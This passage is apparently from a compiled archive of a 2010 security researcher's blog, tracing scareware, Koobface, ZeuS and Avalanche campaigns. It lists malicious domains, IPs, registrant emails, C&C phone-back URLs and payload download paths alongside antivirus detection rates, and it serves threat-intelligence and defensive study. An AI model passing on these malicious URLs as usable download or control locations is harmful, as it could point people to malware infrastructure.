<u>31093</u>

- 8. <u>https://zeustracker.abuse.ch/monitor.php?</u> <u>host=saiwoofeutie.com</u>
- 9. <u>http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html</u>

10.

<u>http://1.bp.blogspot.com/_wICHhTiQmrA/Soq9I_Vhk9I/AAAA</u> <u>AAAAEEc/9Cx7eWgPqXQ/s1600-h/blackhat_seo_tax_latest</u>

<u> 10.JPG</u>

11.

http://2.bp.blogspot.com/_wICHhTiQmrA/SoquQLktZwI/AAAA AAAAEDs/mFbh2WiDBf4/s1600-h/blackhat seo tax latest

<u>9.JPG</u>

- 12. <u>http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html</u>
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212.68.193.197 - AS12392, ASBRUTELE AS Object for Brutele SC)

- **lo.dep.lt** /**info/us1.html** 91.212.127.110 **lo.dep.lt** 91.212.127.110 AS49087, Telos-Solutions-AS Telos Solutions LTD
- 91.216.3.108 /de1/index.php; 91.216.3.108 /ca1/main.php - AS50896, PROXIEZ-AS PE Nikolaev Alexey Valerievich
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&C: [8] saiwoofeutie.com /bin/ahwohn.bin - 78.9.77.158 - Email: spasm@maillife.ru

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- 3. <u>http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html</u>
- 4. <u>http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html</u>
- 5. <u>http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html</u>

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http://www.virustotal.com/analisis/cdfb7624e1367215ddb50 ea951d51f168f1ff2e0e978059685e9ef23435240fe-12735

<u>31093</u>

- 8. <u>https://zeustracker.abuse.ch/monitor.php?</u> <u>host=saiwoofeutie.com</u>
- 9. <u>http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html</u>

10.

<u>http://1.bp.blogspot.com/_wICHhTiQmrA/Soq9I_Vhk9I/AAAA</u> <u>AAAAEEc/9Cx7eWgPqXQ/s1600-h/blackhat_seo_tax_latest</u>

<u> 10.JPG</u>

11.

http://2.bp.blogspot.com/_wICHhTiQmrA/SoquQLktZwI/AAAA AAAAEDs/mFbh2WiDBf4/s1600-h/blackhat seo tax latest

<u>9.JPG</u>

- 12. <u>http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html</u>
- 13. <u>http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html</u>
- 14. <u>http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html</u>
- 15. <u>http://ddanchev.blogspot.com/</u>
- 16. http://twitter.com/danchodanchev

417



Dissecting the Mass DreamHost Sites Compromise (2010-05-11 22:19)

Yet another [1] mass sites compromise is currently taking place, this time targeting DreamHost customers, courtesy of the same gang behind the U.S Treasury/GoDaddy/NetworkSolutions mass compromise campaigns.

What's particularly interesting about the campaign, is not just [2] the Hilary Kneber connection, but also, the fact that a key command and control domain part of the Koobface botnet, is residing within the same AS where the

nameservers, and one of actual domains (kdjkfjskdfjlskdjf.com/kp.php - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI) used in previous campaigns are.

These gangs are either aware of one another's existence, are the exact same gang doing basic evasive prac-

tices on multiple fronts, or are basically customers of the same cybercrime-friendly hosting service provider.

418





The DreamHost campaign structure, including the detection rates, phone back locations, is as follows:

- zettapetta.com/js.php 109.196.143.56 Email: hilarykneber@yahoo.com
- www4.suitcase52td.net/?p= 78.46.218.249 Email: gkook@checkjemail.nl
- www1.realsafe-23.net 209.212.149.17 Email: gkook@checkjemail.nl

419

Active client-side exploits serving, redirector domains parked on the same IP **109.196.143.56**: **zettapetta.com** - 109.196.143.56, AS39150, VLTELECOM-AS VLineTelecom LLC Moscow, Russia - Email:

hi-

larykneber@yahoo.com

yahoo-statistic.com - Email: hilarykneber@yahoo.com

primusdns.ru - Email: samm 87@email.com

freehost21.tw - Email: hilarykneber@yahoo.com

alert35.com.tw - Email: admin@zalert35.com.tw

indesignstudioinfo.com - Email: hilarykneber@yahoo.com

Historically, the following domains were also parked on the same IP **109.196.143.56**:

bananajuice21.net - Email: hilarykneber@yahoo.com

winrar392.net - Email: lacyjerry1958@gmail.com

best-soft-free.com - Email: lacyjerry1958@gmail.com

setyupdate.com - Email: admin@setyupdate.com

Detection rate for the scareware pushed in the campaign:

- packupdate _build107 _2060.exe - [3]TROJ _FRAUD.SMDV; Packed.Win32.Krap.an - Result: 8/41 (19.52 %) with the sample phoning back to:

update2.keep-insafety.net - 94.228.209.221 - Email: gkook@checkjemail.nl

update1.myownguardian.com - 74.118.194.78 - Email: gkook@checkjemail.nl

secure1.saefty-guardian.com - 94.228.220.112 - Email: gkook@checkjemail.nl

report.zoneguardland.net - 91.207.192.25 - Email: gkook@checkjemail.nl

report.land-protection.com - 91.207.192.24 - Email: gkook@checkjemail.nl

www5.our-security-engine.net - 94.228.220.111 - Email: gkook@checkjemail.nl

report1.stat-mx.xorg.pl

update1.securepro.xorg.pl

Name servers of notice parked at **91.188.59.98**, AS6851, BKCNET "SIA" IZZI:

ns1.oklahomacitycom.com

ns2.oklahomacitycom.com

What's so special about [4] AS6851, BKCNET "SIA" IZZI anyway? It's the Koobface gang connection in the face of urodinam.net, which is also hosted within AS6851, currently responding to 91.188.59.10. More details on urodinam.net:

- [5]Koobface Botnet's Scareware Business Model
- [6]Koobface Botnet's Scareware Business Model -Part Two

Moreover, on the exact same IP where Koobface gang's urodinam.net is parked, we also have the currently

active 1zabslwvn538n4i5tcjl.com - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - 91.188.59.10 /temp/cache/PDF.php; admin panel at: 1zabslwvn538n4i5tcjl.com

/temp/admin/index.php

Detection rates for the malware pushed from the same IP where a key Koobface botnet's C &C is hosted:

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- **dm.exe** [8]Trojan:Win32/Alureon.CT; Mal/TDSSPack-Q Result: 36/41 (87.81 %)
- **wsc.exe** [9]Net-Worm.Win32.Koobface; Trojan.FakeAV Result: 36/41 (87.81 %)

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[17]Keeping Money Mule Recruiters on a Short Leash - Part Four

421

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- 1. <u>http://www.wpsecuritylock.com/breaking-news-wordpress-hacked-with-zettapetta-on-dreamhost/</u>
- 2. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>

3.

http://www.virustotal.com/analisis/406aa6de1351488a81f91 50b9b378f6f826255f4f3fd49cef95cb634b91e2d21-12736

08303

- 4. https://zeustracker.abuse.ch/monitor.php?
 host=91.188.59.50
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- 6. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-</u> scareware-business.html

7.

http://www.virustotal.com/analisis/43aef30853692460d75db c9a1d384ac6c14c061b1314cb42971ebfcf48457779-12736

08288

8.

http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b1 31cf8c7d3bda8762c6d570135915b41eae23f0e324e-12736

08306

9.

http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2 c381a78144b988cd6d314a9b0ebc862449e9343f499-12736

08314

- 10. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html</u>
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- 14. http://www.zdnet.com/blog/security/the-kneber-botnet-fag/5508
- 15. <u>http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html</u>

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422



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hi-

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yahoo-statistic.com - Email: hilarykneber@yahoo.com

primusdns.ru - Email: samm_87@email.com

freehost21.tw - Email: hilarykneber@yahoo.com

alert35.com.tw - Email: admin@zalert35.com.tw

indesignstudioinfo.com - Email: hilarykneber@yahoo.com Historically, the following domains were also parked on the same IP **109.196.143.56**:

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/temp/admin/index.php

425



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- **dm.exe** [8]Trojan:Win32/Alureon.CT; Mal/TDSSPack-Q Result: 36/41 (87.81 %)
- **wsc.exe** [9]Net-Worm.Win32.Koobface; Trojan.FakeAV Result: 36/41 (87.81 %)

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3.

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08303

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7.

http://www.virustotal.com/analisis/43aef30853692460d75db c9a1d384ac6c14c061b1314cb42971ebfcf48457779-12736

08288

8.

http://www.virustotal.com/analisis/5a9ef17967e0ddb3844b1 31cf8c7d3bda8762c6d570135915b41eae23f0e324e-12736

08306

9.

http://www.virustotal.com/analisis/5b0dd1aa5e1f84d044ac2 c381a78144b988cd6d314a9b0ebc862449e9343f499-12736

08314

- 10. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 14. <u>http://www.zdnet.com/blog/security/the-kneber-botnet-faq/5508</u>
- 15. <u>http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html</u>
- 16. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 17. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 18. http://ddanchev.blogspot.com/

427



Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns (2010-05-13 20:16)

What do the recently spamvertised [1]"Thank you for buying iTunes Gift Certificate!" and the "Look at my CV!"

themed malware campaigns have in common?

It's the fact that they've been launched by the same individual/gang. What's particularly interesting about the

campaign, is that it's relying on a currently compromised web server, with a publicly accessible [2]**PHP based**

backdoor. This exact [3]same approach is also used by the Koobface gang on a large scale, in order to efficiently

[4]control the compromised sites involved in their Facebook spreading campaigns.

Moreover, upon successful infection the campaign is not just pushing scareware, but evidence based on the

binaries found within the directory indicate a ZeuS crimeware binary has been in circulation for a while. Let's dissect the campaign, and establish the obvious connection.

Detection rates, phone back locations

- iTunes _certificate _497.exe -[5]TrojanDropper:Win32/Oficla.G - Result: 39/41 (95.12 %) Upon execution phones back to:

- davidopolko.ru/migel/ bb.php?v=200 &id=554905388 &b=6may &tm=3
- jaazle.com/wp-includes/js/tinymce/themes/advanced/psihi.exe
- **phishi.exe** [6]Gen:Trojan.Heur.TP.bmX@bins2Eb; Backdoor.Win32.Protector.ao - Result: 24/41 (58.54 %) ultimately dropping scareware on the infected host.

Both campaigns are related, since the use the same command and control server, which is periodically up-

dated with new URLs consisting of compromised sites. The detection rates, phone back locations for the second

campaign are as follows:

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- **My_Resume_218.exe** - [7]W32/Oficla.O; Gen:Variant.Bredo.4 - Result: 17/41 (41.46 %)

Upon executing the same phones back to the following URLs, in an attempt to drop the related binaries:

_

davidopolko.ru/migel/bb.php?v=200

&id=636608811

&b=12may

&tm=2

-

195.78.108.201

_

Email:

vadim.rinatovich@yandex.ru

- topcarmitsubishi.com.br / _vti _bin/ _vti adm/psi.exe - 201.76.146.215
- davidopolko.ru /psi.exe; davidopolko.ru /setupse2010.exe

topcarmitsubishi.com.br appears to be a compromised site, with an open directory allowing the easier obtaining of the rest of the binaries used by the same gang/individual.

Detection rates for the binaries within the open directory, including the dropped scareware:

- **psi.exe** [8]TrojanDownloader:Win32/Cutwail.gen!C; Backdoor.Win32.Protector.at - Result: 17/41 (41.47 %)
- **sofgold.exe** [9]Trojan.Fakealert.14822; W32/Junkcomp.A Result: 15/41 (36.59 %)
- **sp.exe** [10]PWS:Win32/Zbot.gen!R; a variant of Win32/Kryptik.EGZ Result: 5/41 (12.2 %)
- **ustest.exe** [11]Net-Worm.Win32.Kolab Result: 4/41 (9.76 %)

- **firewall.dll** [12]Trojan:Win32/Fakeinit; Win32/TrojanDownloader.FakeAlert.ASI - Result: 20/40 (50%)
- **SetupSE2010.exe** [13]W32/FakeAV.AM!genr; CoreGuardAntivirus2009 - Result: 29/41 (70.74 %)

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Phone back locations, C &Cs of the 4 samples:

[14]mystaticdatas.ru /base1/ess.cfg - 195.88.144.63,

AS48984,

VLAF-AS Vlaf Processing Ltd - Email:

mail2businessman@gmail.com - [15]same email has been profiled before

get-money-now.net/loads.php? code=00000000048170 - 91.188.59.211, [16]AS6851, BKCNET "SIA" IZZI - Email: noxim@maidsf.ru

get-money-now.net/ firewall.dll

get-money-now.net/cgi-bin/ware.cgi?
adv=000000000048170

mamapapalol.com/cgi-bin/get.pl?

I=00000000048170 - 88.80.4.19, AS33837, PRQ-AS - Email:

secu-

rity2guard@gmail.com

SGTSRX.jackpotmsk.ru - FAST FLUX - Email: alskudryav@yandex.ru

JETIHB.piterfm1.ru - FAST FLUX - Email: alskudryav@yandex.ru

UDUMOM.bingoforus.ru - FAST FLUX - Email: alskudryav@yandex.ru

ZMOWOE.rusradio1.ru - FAST FLUX - Email: alskudryav@yandex.ru

funnylive2010.ru - domain part of the fast flux infrastructure - Email: kurk@sovbiz.net

wapdodoit.ru - domain part of the fast flux infrastructure - Email: sharan812@yandex.ru

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Related domains parked on 88.80.4.19 (mamapapalol.com/cgi-bin/get.pl? I=0000000000048170):

buy-is2010.com - Email: vasya@mail.ru

buy-security-essentials.com - Email: noxim@maidsf.ru

for-sunny-se.com - Email: noxim@maidsf.ru

for-sunny-smile.com - Email: vasya@mail.ru

mega-scan-pc-new14.com - Email: noxim@maidsf.ru

red-xxx-tube.net - Email: noxim@maidsf.ru

sunny-money1.com - Email: noxim@maidsf.ru

winter-smile.com - Email: vasya@mail.ru

megahosting10.com

Updated will be posted, as soon as they switch to a new theme, introduce new monetization tactics.

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431

1. <u>http://www.zdnet.com/blog/security/malware-watch-itunes-gift-certificates-skype-worm-fake-cvs-and-greetin</u>

g-cards/6425?tag=mantle_skin;content

- 2. <u>http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 4. <u>http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html</u>

5.

http://www.virustotal.com/analisis/9371ec52d1ba1387d20f4 a837ed5b7404b800d5ff6fc1f499b406a2810260be0-12736

<u>73980</u>

6.

http://www.virustotal.com/analisis/51b408411fcd50fa1cb28 b62ac1dd27340ba795896cabe8691bedf8eb7477762-12732

<u>56046</u>

7.

http://www.virustotal.com/analisis/04d0322235ae4a0b38d7 255e7d604c7d5fe41827bfc6709b9c5c6f56fec85d21-12736

73592

8.

http://www.virustotal.com/analisis/60528da6be39a45b7d27 681ab4f27e819c964a614f49a909fa543de25e4487b3-12736

74331

9.

http://www.virustotal.com/analisis/9f75071ca9d31deb71fab 34152189a5e861101676f77de0d8395bc2d9c72741e-12736

74655

10.

http://www.virustotal.com/analisis/26efd6c4ce4a634294e5a d2c13d02a6da11441ab4d316084c329e0542b14c6e5-12736

<u>74662</u>

11.

http://www.virustotal.com/analisis/306d49c93a19585487e1 aefd4018f5cca2f94c5acd83410ac84370b4de1bc4d6-12736

74668

12. http://www.virustotal.com/reanalisis.html?
e83ffb0315226e5192e8247f859ad7abf3914d858f6dd2dbd8
c7da97815ff0a

2-1273675323

13.

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- 17. http://ddanchev.blogspot.com/
- 18. <u>http://twitter.com/danchodanchev</u>

432



The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)

According to the latest [1] APWG Global Phishing Survey:

• But by mid-2009, phishing was dominated by one player as never before the Avalanche phishing operation. This

criminal entity is one of the most sophisticated and damaging on the Internet, and perfected a mass-production

system for deploying phishing sites and "crimeware" malware designed specifically to automate identity theft and facilitate unauthorized transactions from consumer bank accounts. Avalanche was responsible for two-thirds (66 %) of all phishing attacks launched in the second half of 2009, and was responsible for the overall

increase in phishing attacks recorded across the Internet."

The [2] Avalanche botnet's ecosystem is described by PhishLabs as:

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433

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[9]IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[10]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

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[12]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[13]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[14]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[15]Pushdo Injecting Bogus Swine Flu Vaccine

[16]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[17]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[18]The Multitasking Fast-Flux Botnet that Wants to Bank With You

Related articles on TROYAK-AS, and various cybercrime trends:

[19]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

[20]AS-Troyak Exposes a Large Cybercrime Infrastructure

[21]The current state of the crimeware threat - O &A

[22]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime

[23]Report: Malicious PDF files comprised 80 percent of all exploits for 2009

This post has been reproduced from [24]Dancho Danchev's blog. Follow him [25]on Twitter.

1. http://www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2009.pdf

2. http://www.phishlabs.com/blog/

- 3. <u>http://www.zdnet.com/blog/security/cutwail-botnet-spamming-irs-unreported-income-themed-malware/4260</u>
- 4. http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf
- 5. <u>http://www.secureworks.com/research/threats/zeus/?</u> <u>threat=zeus</u>
- 6. <u>http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html</u>
- 14. <u>http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html</u>

- 15. <u>http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html</u>
- 16. <u>http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html</u>
- 19. <u>http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761</u>
- 20. http://rsa.com/blog/blog_entry.aspx?id=1610
- 21. <u>http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797</u>
- 22. <u>http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62</u>

434

<u>57</u>

23.

<u>http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-</u>

2009/5473

- 24. http://ddanchev.blogspot.com/
- 25. <u>http://twitter.com/danchodanchev</u>



The Avalanche Botnet and the TROYAK-AS Connection (2010-05-13 22:14)

According to the latest [1] APWG Global Phishing Survey:

• But by mid-2009, phishing was dominated by one player as never before the Avalanche phishing operation. This

criminal entity is one of the most sophisticated and damaging on the Internet, and perfected a mass-production

system for deploying phishing sites and "crimeware" malware designed specifically to automate identity theft and facilitate unauthorized transactions from consumer bank accounts. Avalanche was responsible for two-thirds (66 %) of all phishing attacks launched in the second half of 2009, and was responsible for the overall

increase in phishing attacks recorded across the Internet."

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- 2. http://www.phishlabs.com/blog/
- 3. <u>http://www.zdnet.com/blog/security/cutwail-botnet-spamming-irs-unreported-income-themed-malware/4260</u>
- 4. http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf
- 5. <u>http://www.secureworks.com/research/threats/zeus/?</u> <u>threat=zeus</u>
- 6. <u>http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html</u>
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- 19. <u>http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761</u>
- 20. http://rsa.com/blog/blog_entry.aspx?id=1610
- 21. <u>http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797</u>
- 22. <u>http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62</u>

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Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"

(2010-05-17 21:23)

UPDATED Moday, May 24, 2010: The scareware domains/redirectors pushed by the Koobface botnet, have been

included at the bottom of this post, including detection rates and phone back URLs.

On May 13th, 2010, the Koobface gang responded to my " [1] 10 things you didn't know about the Koobface

gang " post published in February, 2010, by including the following message within Koobface-infected hosts, serving bogus video players, and, of course, scareware:

• regarding this [2]article By Dancho Danchev | February 23, 2010, 9:30am PST

1. no connection 2. what's reason to buy software just for one screenshot? 3. no connection 4. :) 5. :) 6. :) 7.

it was 'ali baba & 4' originally. you should be more careful **8.** heh **9.** strange error. there're no experiments on that **10.** maybe. not 100 % sure

Ali Baba 13 may 2010

This is the [3]second individual message left by the botnet masters for me, and the third one in general where I'm referenced.

What makes an impression is their/his attempt to distance themselves/himself from major campaigns affect-

ing high profile U.S based web properties, fraudulent activities such as click fraud, and their/his attempt to legitimize their/his malicious activities by emphasizing on the fact that they/he are not involved in crimeware campaigns, and have never stolen any credit card details.

01. [4]The gang is connected to, probably maintaining the click-fraud facilitating Bahama botnet

- Koobface gang: no connection

439



You wish, you wish. [5] ClickForensics pointed it out, [6] I confirmed it, and at a later stage reproduced it.

Among the many examples of this activities, is **MD5**: **Ofbf1a9f8e6e305138151440da58b4f1** modifying the

HOSTS file on the infected PCs to [7] redirect all the Google and Yahoo search traffic to 89.149.210.109, whereas, in [8] between phoning back to well known [9] Koobface scareware C &Cs at the time, such as 212.117.160.18, and urodinam .net/8732489273.php at the time.

In May, 2010, parked on the very same IP to which urodinam.net (91.188.59.10) is currently responding to, is an active [10]client-side exploits serving campaign using the YES malware exploitation kit (1zabslwvn538n4i5tcjl.com -

Email: michaeltycoon@gmail.com).

I can go on forever.

02. [11]Despite their steady revenue flow from sales of scareware, the gang once used trial software to take a screenshot of a YouTube video

- Koobface gang: what's reason to buy software just for one screenshot?

440

No reason at all, I guess that's also the reason behind the temporary change in [12]scareware URIs to include GREED within the file name.

03. [13]The Koobface gang was behind the malvertising attack the hit the web site of the New York Times

in September

- Koobface gang: no connection

You wish, you wish.

In fact, several of the recent high-profile malvertising campaigns that targeted major Web 2.0 properties, can

be also traced back to their infrastructure. Now, whether they are aware of the true impact of the malvertisement campaign, and whether they are intentionally pushing it at a particular web site remains unknown.

The fact is that, the exact [14]same domain that was used in the NYTimes redirection, was also back then

embedded on all of the Koobface infected hosts, in order to serve scareware.

04.

[15]The gang conducted a several hours experiment in November, 2009 when for the first time ever

client-side exploits were embedded on Koobfaceserving compromised hosts

- Koobface gang: :)

He who smiles last, smiles best.

05. [16]The Koobface gang was behind the massive (1+ million affected web sites) scareware serving cam-

paign in November, 2009

- Koobface gang: :)

Since they're admitting their involvement in point 5, they also don't know/forget that one of the many ways

the [17]connection between the Koobface gang and massive blackhat SEO campaign was established in exactly the same way as the one in their involvement in the NYTimes malvertising campaign. Convenient denial of involvement

in high-profile campaigns means nothing when collected data speaks for itself.

06. [18]The Koobface Gang Monetizes Mac OS X Traffic through adult dating/Russian online movie market-

places

- Koobface gang: :)

Read more on the practice - "[19]How the Koobface Gang Monetizes Mac OS X Traffic ".

441





07. [20]Ali Baba and 40 LLC a.k.a the Koobface gang greeted the security community on Christmas

- Koobface gang: it was 'ali baba & 4' originally. you should be more careful

Since the original [21] Ali Baba had 40 thieves with him, not 4, the remaining 36 can be best described as the cybecrime ecosystem's stakeholders earning revenues and having their business models scaling, thanks to the

involvement of the Koobface botnet.

08. [22]The Koobface gang once redirected Facebook's IP space to my personal blog

- Koobface gang: heh

Read more on the topic - "[23]Koobface Botnet Redirects Facebook's IP Space to my Blog ".

09. [24] The gang is experimenting with alternative propagation strategies, such as for instance Skype

442



- Koobface gang: strange error. there're no experiments on that

Hmm, who should I trust? [25]**SophosLabs** and [26]**TrendMicro** or the Koobface gang? SophosLabs and TrendMicro or the Koobface gang? Sophos Labs and TrendMicro or....well you get the point. Of course there isn't, now that's is publicly known it's in the works.

10. [27]The gang is monetizing traffic through the Crusade Affiliates scareware network

- Koobface gang: maybe. not 100 % sure

They don't know where they get all the money by being pushing scareware? How convenient.

When data and facts talk, even "Cyber Jesus" listens. Read more on the monetization model - " [28]Koobface
Botnet's Scareware Business Model "; " [29]Koobface
Botnet's Scareware Business Model - Part Two ".

The Koobface botnet is currently pushing scareware through 2gig-antivirus.com?mid=312 &code=4db12f &d=1

&s=2 - 195.5.161.210 - Email: test@now.net.cn 443



Parked on the same IP (195.5.161.210, AS31252, STARNET-AS StarNet Moldova) are also:

Oweb-antispyware.com - Email: test@now.net.cn

12netantispy.com - Email: test@now.net.cn

13netantispy.com - Email: test@now.net.cn

14netantispy.com - Email: test@now.net.cn

16netantispy.com - Email: test@now.net.cn

1anetantispy.com - Email: test@now.net.cn

1bnetantispy.com - Email: test@now.net.cn

1gb-scanner.com - Email: test@now.net.cn

1gig-antivirus.com - Email: test@now.net.cn

1webantivirus.com - Email: test@now.net.cn

20gb-antivirus.com - Email: test@now.net.cn

2gb-scanner.com - Email: test@now.net.cn

2gig-antivirus.com - Email: test@now.net.cn

444

2mb-scanner.com - Email: test@now.net.cn

2web-antispy.com - Email: test@now.net.cn

2webantivirus.com - Email: test@now.net.cn

30gb-antivirus.com - Email: test@now.net.cn

3gb-scanner.com - Email: test@now.net.cn

3gig-antivirus.com - Email: test@now.net.cn

3mb-scanner.com - Email: test@now.net.cn

3web-antispy.com - Email: test@now.net.cn

3web-antispyware.com - Email: test@now.net.cn

3webantivirus.com - Email: test@now.net.cn

40gb-antivirus.com - Email: test@now.net.cn

4qb-scanner.com - Email: test@now.net.cn

4gig-antivirus.com - Email: test@now.net.cn

4mb-scanner.com - Email: test@now.net.cn

4web-antispy.com - Email: test@now.net.cn

4webantivirus.com - Email: test@now.net.cn

50gb-antivirus.com - Email: test@now.net.cn

5gb-scanner.com - Email: test@now.net.cn

5gig-antivirus.com - Email: test@now.net.cn

5mb-scanner.com - Email: test@now.net.cn

5web-antispy.com - Email: test@now.net.cn

5webantivirus.com - Email: test@now.net.cn

60gb-antivirus.com - Email: test@now.net.cn

6mb-scanner.com - Email: test@now.net.cn

6web-antispy.com - Email: test@now.net.cn

7web-antispyware.com - Email: test@now.net.cn

aweb-antispyware.com - Email: test@now.net.cn

awebantivirus.com - Email: test@now.net.cn

cwebantivirus.com - Email: test@now.net.cn

dwebantivirus.com - Email: test@now.net.cn

ewebantivirus.com - Email: test@now.net.cn

novascanner4.com - Email: test@now.net.cn

- **setup.exe** [30]Gen:Variant.Koobface.2; W32.Koobface Result: 15/40 (37.5 %)
- **MalvRem _312s2.exe** [31]W32/FakeAlert.5!Maximus; Trojan.Win32.FakeAV - Result: 10/41 (24.4 %) which once executed phones back to:
- **s1system.com/download/winlogo.bmp** 91.213.157.104, AS13618, CARONET-AS Email: contact@privacy-

protect.cn

- networki10.com 91.213.217.106, AS42473, ANEXIA-AS
- Email: contact@privacy-protect.cn

UPDATED: Wednesday, May 19, 2010 :

The current redirection taking place through the embedded link on Koobface infected hosts, takes place through:

www3.coantys-48td.xorg.pl - 188.124.5.66 - AS44565, VITAL TEKNOLOJI

- **www1.fastsearch.cz.cc** - 207.58.177.96 - AS25847, SERVINT Servint Corporation

Detection rates:

- **setup.exe** [32]Win32/Koobface.NCX; Gen:Variant.Koobface.2 - Result: 13/41 (31.71 %)
- packupdate_build107 _2039.exe -[33]W32/FakeAV.AM!genr; Mal/FakeAV-AX - Result: 8/41 (19.52 %)

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Upon execution, the scareware sample phones back to:

update1.myownguardian.com - 94.228.209.223, AS47869, NETROUTING-AS - Email: gkook@checkjemail.nl

update2.myownguardian.net - 93.186.124.92, AS44565, VITAL TEKNOLOJI - Email: gkook@checkjemail.nl

UPDATED Moday, May 24, 2010 :

The following Koobface scareware domains/redirectors have been pushed

by the Koobface gang over the pat 7 days. All of them continue using the services of **AS31252**, **STARNET-AS StarNet Moldova at 195.5.161.210 and 195.5.161.211**.

Oweb-antispyware.com - Email: test@now.net.cn

12netantispy.com - Email: test@now.net.cn

13netantispy.com - Email: test@now.net.cn

14netantispy.com - Email: test@now.net.cn

15netantispy.com - Email: test@now.net.cn

16netantispy.com - Email: test@now.net.cn

446

1anetantispy.com - Email: test@now.net.cn

1bnetantispy.com - Email: test@now.net.cn

1cnetantispy.com - Email: test@now.net.cn

1dnetantispy.com - Email: test@now.net.cn

1eliminatemalware.com - Email: test@now.net.cn

1eliminatespy.com - Email: test@now.net.cn

1eliminatethreats.com - Email: test@now.net.cn

1eliminatevirus.com - Email: test@now.net.cn

1enetantispy.com - Email: test@now.net.cn

1webantivirus.com - Email: test@now.net.cn

1webfilter1000.com - Email: test@now.net.cn

1www-antispyware.com - Email: test@now.net.cn

1www-antivirus.com - Email: test@now.net.cn

20gb-antivirus.com - Email: test@now.net.cn

2eliminatemalware.com - Email: test@now.net.cn

2eliminatevirus.com - Email: test@now.net.cn

2web-antispy.com - Email: test@now.net.cn

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a60windows-scan.com - Email: test@now.net.cn

americanscanner.com - Email: test@now.net.cn

aresearchsecurity.com - Email: test@now.net.cn

awebantivirus.com - Email: test@now.net.cn

barracuda10.com - Email: test@now.net.cn

beguardsystem.com - Email: test@now.net.cn

